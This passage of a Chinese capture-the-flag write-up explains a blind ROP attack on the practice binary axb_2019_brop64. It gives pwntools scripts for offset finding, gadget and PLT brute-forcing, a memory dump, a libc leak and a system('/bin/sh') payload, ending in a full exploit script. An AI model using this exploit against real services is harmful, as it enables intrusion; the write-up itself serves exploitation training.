
if \_\_name\_\_=='\_\_main\_\_':

offset=216 #offset\_find()

stop\_addr=0x4007d6

brop\_find(stop\_addr,offset)

程序的运行结果为



由此我们可以获取到pop rdi ret的地址为0x40095a+0x9=0x400963与方法一中获取到的地址相同

### 2.4寻找puts-plt

在软件构造程序的过程中会采用动态链接的方式，这一功能通过利用plt表和got表来实现，puts-plt能够跳转执行函数，因此找到puts-plts就能够执行puts函数

在程序没有开启PIE保护的情况下内存地址0x400000会作为ELF文件的头部，保存的内容为\x7fELF

继续在之前的自动化脚本中添加函数来查找puts\_plt的地址，添加的代码如下，首先构造一个溢出缓冲区的 payload，并将可能的 PLT 地址逐一尝试，通过检查程序返回的响应信息来判断是否找到了正确的 PLT 地址。如果找到包含 "ELF" 字符串的响应，说明成功找到了函数的 PLT 地址，并返回该地址。

def func\_plt\_find(plt\_base, offset, stop\_addr, pop\_rdi\_ret):

maybe\_low\_byte = 0x0630 #0x0000

while True:

try:

#io = remote("node4.buuoj.cn",25526)

io = process('./axb\_2019\_brop64')

io.recvuntil(b"Please tell me:")

payload = b'A' \* offset

payload += p64(pop\_rdi\_ret)

payload += p64(0x400000)

payload += p64(plt\_base+ maybe\_low\_byte)

payload += p64(stop\_addr)

print(hex(maybe\_low\_byte))

io.send(payload)

if maybe\_low\_byte > 0xFFFF:

log.error("All low byte is wrong!")

if b"ELF" in io.recvall(timeout=1):

log.success("plt address==>" + hex(plt\_base + maybe\_low\_byte))

return hex(plt\_base + maybe\_low\_byte)

maybe\_low\_byte = maybe\_low\_byte + 1

except:

io.close()

if \_\_name\_\_=='\_\_main\_\_':

offset=216 #offset\_find()

stop\_addr=0x4007d6


brop\_gadget=0x40095a #brop\_find(stop\_addr,offset)

pop\_rdi\_ret=brop\_gadget+0x9

plt\_base=0x400000

func\_plt\_find(plt\_base,offset,stop\_addr,pop\_rdi\_ret)

自动化脚本的运行结果为



由此我们可以找到plt的地址为0x400635

### 2.5寻找got地址

在plt表中保存有got的地址，如果能够将plt表dump就可以获取到got的地址，获取到got表的地址之后就能够泄露出真实的函数地址

在之前的exp脚本中添加函数对plt进行dump操作，首先，通过 leak 函数构造并发送精心设计的 payload，以尝试泄露指定地址的内存数据。如果成功接收到数据，则返回该数据；否则返回空值。然后，通过 dump\_file 函数迭代泄露内存数据，从指定的起始地址开始，直到特定的结束地址（0x400835），并将泄露的数据逐字节写入文件 dump\_file 中。

def leak(offset,pop\_rdi\_ret,func\_plt,leak\_addr,stop\_addr):

io = process('./axb\_2019\_brop64')

#io = remote("node4.buuoj.cn",25526)

payload = b'a'\*offset + p64(pop\_rdi\_ret) + p64(leak\_addr) + p64(func\_plt) + p64(stop\_addr)

io.recvuntil(b"Please tell me:")

io.sendline(payload)

io.recvuntil(b'a'\*offset)

io.recv(3) #0x400635 -> 3byte \x00 stop !!!

try:

output = io.recv(timeout = 1)

io.close()

try:

output = output[:output.index(b"\nHello,I am a computer")]

print(output)

except Exception:

output = output

if output == b"":

output = b"\x00"

return output

except Exception:

io.close()

return None

def dump\_file(offset,pop\_rdi\_ret,puts\_plt,addr,stop\_addr):

result =b''

while addr < 0x400835:

print(hex(addr))

output = leak(offset, pop\_rdi\_ret,puts\_plt,addr,stop\_addr)

if output is None:

result += b'\x00'

addr += 1

continue

else:

result += output

addr += len(output)

with open('dump\_file','wb') as f:

f.write(result)

if \_\_name\_\_=='\_\_main\_\_':

offset=216 #offset\_find()

stop\_addr=0x4007d6

brop\_gadget=0x40095a #brop\_find(stop\_addr,offset)


pop\_rdi\_ret=brop\_gadget+0x9

plt\_base=0x400000


puts\_plt=0x400635 #func\_plt\_find(plt\_base,offset,stop\_addr,pop\_rdi\_ret)

dump\_file(offset,pop\_rdi\_ret,puts\_plt,0x400000,stop\_addr)

自动化脚本运行的结果如下



将dump出的文件放到ida中进行分析，可以成功获取到got的地址为0x601018



### 2.6开始攻击

在获取到got的地址之后就可以通过puts获取真实的函数地址来泄露libc的版本从而找出shell的条件，最后进行常规的栈溢出ROP即可获取到目标程序的shell，为之前编写的攻击脚本添加函数，首先，通过设置日志级别和程序架构初始化攻击环境，然后利用 ELF 模块加载二进制程序和其关联的 libc 库。构造的第一个 payload 用于泄露 puts 函数的 GOT（Global Offset Table）地址，通过调用 puts 函数输出该地址并接收响应。根据泄露的地址，计算出 libc 基地址和 system 函数地址，以及字符串 "/bin/sh" 的地址。接下来，构造第二个 payload，调用 system("/bin/sh")，从而在目标系统上打开一个 shell。最终，发送该 payload 并进入交互模式，使攻击者能够在远程系统上执行任意命令。

def attack(offset,pop\_rdi\_ret,puts\_got,puts\_plt,stop\_addr):

context(log\_level='debug',arch = 'amd64',os = 'linux')

io = process('./axb\_2019\_brop64')

elf = ELF('./axb\_2019\_brop64')

libc = elf.libc

ret = 0x40095a + 0x9 + 0x5

payload = b'a'\*offset

payload += p64(pop\_rdi\_ret)

payload += p64(puts\_got)

payload += p64(puts\_plt)

payload += p64(stop\_addr)

io.recvuntil(b"Please tell me:")

io.sendline(payload)

io.recvuntil(b'a'\*offset)

io.recv(3)

func\_addr = io.recv(6)

puts\_address = u64(func\_addr.ljust(8,b'\x00'))

print(hex(puts\_address))

libcbase = puts\_address - libc.symbols['puts']

system\_address = libcbase + libc.symbols['system']

bin\_sh = libcbase + next(libc.search(b'/bin/sh\x00'))

io.recvuntil(b"Please tell me:")

payload = b'a'\*offset + p64(ret) + p64(pop\_rdi\_ret) + p64(bin\_sh) + p64(system\_address) + p64(stop\_addr)

io.sendline(payload)

io.interactive()

if \_\_name\_\_=='\_\_main\_\_':

offset=216 #offset\_find()

stop\_addr=0x4007d6

brop\_gadget=0x40095a #brop\_find(stop\_addr,offset)

pop\_rdi\_ret=brop\_gadget+0x9

plt\_base=0x400000


puts\_plt=0x400635 #func\_plt\_find(plt\_base,offset,stop\_addr,pop\_rdi\_ret)

# dump\_file(offset,pop\_rdi\_ret,puts\_plt,0x400000,stop\_addr)

puts\_got=0x601018

attack(offset,pop\_rdi\_ret,puts\_got,puts\_plt,stop\_addr)

运行攻击脚本之后成功获取到本地的shell



### 2.7最终攻击脚本

最终完整的exp自动化攻击脚本为

from pwn import \*

from LibcSearcher import \*

def offset\_find( ):

offset = 0

while True:

try:

offset += 1

#io = remote("node4.buuoj.cn",25526)

io = process('./axb\_2019\_brop64')

io.recvuntil(b'Please tell me:')

io.send(b'A'\*offset)

if b'Goodbye!' not in io.recvall():

raise 'Programe not exit normally!'

io.close()

except Exception:

log.success('offset==>'+ str(offset -1))

return offset - 1

def brop\_find(stop\_addr,offset):

addr = 0x400950 #0x400000

while True:

try:

#io = remote("node4.buuoj.cn",25526)

io = process("./axb\_2019\_brop64")

io.recvuntil(b"Please tell me:")

print(hex(addr)) #careful!

payload = b'a'\*offset + p64(addr) + p64(0)\*6 + p64(stop\_addr)

io.send(payload)

if b'Hello' in io.recvall(timeout=1):

log.success("brop\_gadget==>" + hex(addr))

return hex(addr)

addr += 1

except Exception:

io.close()

def func\_plt\_find(plt\_base, offset, stop\_addr, pop\_rdi\_ret):

maybe\_low\_byte = 0x0630 #0x0000

while True:

try:

#io = remote("node4.buuoj.cn",25526)

io = process('./axb\_2019\_brop64')

io.recvuntil(b"Please tell me:")

payload = b'A' \* offset

payload += p64(pop\_rdi\_ret)

payload += p64(0x400000)

payload += p64(plt\_base+ maybe\_low\_byte)

payload += p64(stop\_addr)

print(hex(maybe\_low\_byte))

io.send(payload)

if maybe\_low\_byte > 0xFFFF:

log.error("All low byte is wrong!")

if b"ELF" in io.recvall(timeout=1):

log.success("plt address==>" + hex(plt\_base + maybe\_low\_byte))

return hex(plt\_base + maybe\_low\_byte)

maybe\_low\_byte = maybe\_low\_byte + 1

except:

io.close()

def leak(offset,pop\_rdi\_ret,func\_plt,leak\_addr,stop\_addr):

io = process('./axb\_2019\_brop64')

payload = b'a'\*offset + p64(pop\_rdi\_ret) + p64(leak\_addr) + p64(func\_plt) + p64(stop\_addr)

io.recvuntil(b"Please tell me:")

io.sendline(payload)

io.recvuntil(b'a'\*offset)

io.recv(3)

try:

output = io.recv(timeout = 1)

io.close()

try:

output = output[:output.index(b"\nHello,I am a computer")]

print(output)

except Exception:

output = output

if output == b"":

output = b"\x00"

return output

except Exception:

io.close()

return None

def dump\_file(offset,pop\_rdi\_ret,puts\_plt,addr,stop\_addr):

result =b''

while addr < 0x400835:

print(hex(addr))

output = leak(offset, pop\_rdi\_ret,puts\_plt,addr,stop\_addr)

if output is None:

result += b'\x00'

addr += 1

continue

else:

result += output

addr += len(output)

with open('dump\_file','wb') as f:

f.write(result)

def attack(offset,pop\_rdi\_ret,puts\_got,puts\_plt,stop\_addr):

context(log\_level='debug',arch = 'amd64',os = 'linux')

io = process('./axb\_2019\_brop64')

elf = ELF('./axb\_2019\_brop64')

libc = elf.libc

ret = 0x40095a + 0x9 + 0x5

payload = b'a'\*offset

payload += p64(pop\_rdi\_ret)

payload += p64(puts\_got)

payload += p64(puts\_plt)

payload += p64(stop\_addr)

io.recvuntil(b"Please tell me:")

io.sendline(payload)

io.recvuntil(b'a'\*offset)

io.recv(3)

func\_addr = io.recv(6)

puts\_address = u64(func\_addr.ljust(8,b'\x00'))

print(hex(puts\_address))

libcbase = puts\_address - libc.symbols['puts']

system\_address = libcbase + libc.symbols['system']

bin\_sh = libcbase + next(libc.search(b'/bin/sh\x00'))

io.recvuntil(b"Please tell me:")

payload = b'a'\*offset + p64(ret) + p64(pop\_rdi\_ret) + p64(bin\_sh) + p64(system\_address) + p64(stop\_addr)

io.sendline(payload)

io.interactive()

if \_\_name\_\_=='\_\_main\_\_':

offset=216 #offset\_find()

stop\_addr=0x4007d6

brop\_gadget=0x40095a #brop\_find(stop\_addr,offset)

pop\_rdi\_ret=brop\_gadget+0x9

plt\_base=0x400000

puts\_plt=0x400635 #func\_plt\_find(plt\_base,offset,stop\_addr,pop\_rdi\_ret)

# dump\_file(offset,pop\_rdi\_ret,puts\_plt,0x400000,stop\_addr)

puts\_got=0x601018

attack(offset,pop\_rdi\_ret,puts\_got,puts\_plt,stop\_addr)